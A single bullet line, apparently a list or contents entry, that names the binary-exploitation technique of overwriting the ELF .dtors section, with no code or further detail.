- Overwriting .dtors